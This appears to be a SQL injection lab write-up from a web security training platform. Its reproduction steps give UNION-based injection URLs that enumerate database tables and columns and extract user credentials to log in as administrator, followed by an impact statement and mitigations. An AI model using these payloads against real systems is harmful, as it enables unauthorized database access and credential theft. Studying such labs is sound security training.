
Title: determined the website that have SQL injection vulnerability that get the version of the database and identify the tables and get the user table and get the admin account

SQL Injection forces a web application to execute unintended SQL commands by injecting malicious input into queries. Failures typically lead to unauthorized access to the database, exposure of sensitive data, deletion or modification of records, or full compromise of the backend system.


Reproduction Steps/Point of view:

1.visit https://0a70000b044e842683ce831900f60024.web-security-academy.net/

2. perform a malicious search Gift and write('UNION SELECT table_name,NULL information_schema.tables-- -) like this
https://0a9800950472d750846b2295005a00ef.web-security-academy.net/filter?category=Gifts%27UNION%20SELECT%20table_name,%27A%27%20FROM%20information_schema.tables--%20- to get the name of the tables (users_bnmeof)




3. to get the name of the column : https://0a9800950472d750846b2295005a00ef.web-security-academy.net/filter?category=Gifts%27UNION%20SELECT%20column_name,%27A%27%20FROM%20information_schema.columns%20WHERE%20table_name%20=%20%27users_bnmeof%27--%20-




4-to get the username and password of the administration and the rest of the users :

https://0a9800950472d750846b2295005a00ef.web-security-academy.net/filter?category=Gifts%27UNION%20SELECT%20username_hhngln,password_murktt%20FROM%20users_bnmeof--%20-



5.get the username and password of the admin and enter in the login page and now you login with the admin account



Impact Statement:

Successful exploitation of this SQL Injection vulnerability allows an unauthenticated attacker to perform a UNION-based attack against the application's database, enabling

full enumeration of the database structure including table names and column names via `information_schema`. This grants the attacker the ability to extract all usernames and plaintext passwords stored within the credentials table, leading to a complete authentication bypass by logging in as the `administrator` user.

This vulnerability poses a **Critical** risk to the organization as it results in full compromise of the application's authentication mechanism, exposing all user accounts to unauthorized access. The attacker gains the ability to access, manipulate, or exfiltrate sensitive user data, which may include Personally Identifiable Information (PII) and other confidential records.

Furthermore, this level of access severely impacts all three pillars of the CIA Triad:

- **Confidentiality:** All stored user credentials and sensitive data are fully exposed to the attacker.
- **Integrity:** The attacker may modify or delete database records, compromising the accuracy and trustworthiness of stored data.
- **Availability:** The attacker could potentially drop tables or disrupt database operations, leading to service downtime.

This vulnerability may also result in significant **regulatory and legal consequences**, particularly under data protection frameworks such as GDPR, as the exposure of user credentials constitutes a reportable data breach. Additionally, successful administrator account compromise may lead to further lateral movement within the infrastructure, escalating the overall impact beyond the application level.

Mitigation:

To remediate this SQL Injection vulnerability exploited via a UNION-based attack to extract credentials from the database, it is strongly recommended to implement **Parameterized Queries (Prepared Statements)** for all database queries involving

user-supplied input such as the `category` parameter. This prevents attackers from injecting additional SQL clauses like `UNION SELECT` to retrieve data from unintended tables.

Restrict database-level access by applying the **principle of least privilege**, ensuring the application's database account has no read access to sensitive tables containing user credentials or system metadata such as `information_schema.tables` and `information_schema.columns`. This limits an attacker's ability to enumerate the database structure even if injection is partially successful.

Enforce **strict input validation and whitelisting** on the `category` parameter, accepting only predefined expected values and rejecting any input containing SQL keywords or special characters such as `'`, `UNION`, `SELECT`, or `--`.

Ensure that **passwords are stored using strong hashing algorithms** such as `bcrypt` or `Argon2` with proper salting. This ensures that even if credentials are extracted from the database, they cannot be used directly without cracking.

Implement **multi-factor authentication (MFA)** for all privileged accounts such as `administrator`, adding an additional layer of defense against credential-based login attempts even if credentials are compromised.

Finally, deploy a **Web Application Firewall (WAF)** to detect and block common UNION-based SQL Injection payloads, and ensure that **detailed error messages** are never returned to the end user, as they can reveal database structure and assist further exploitation.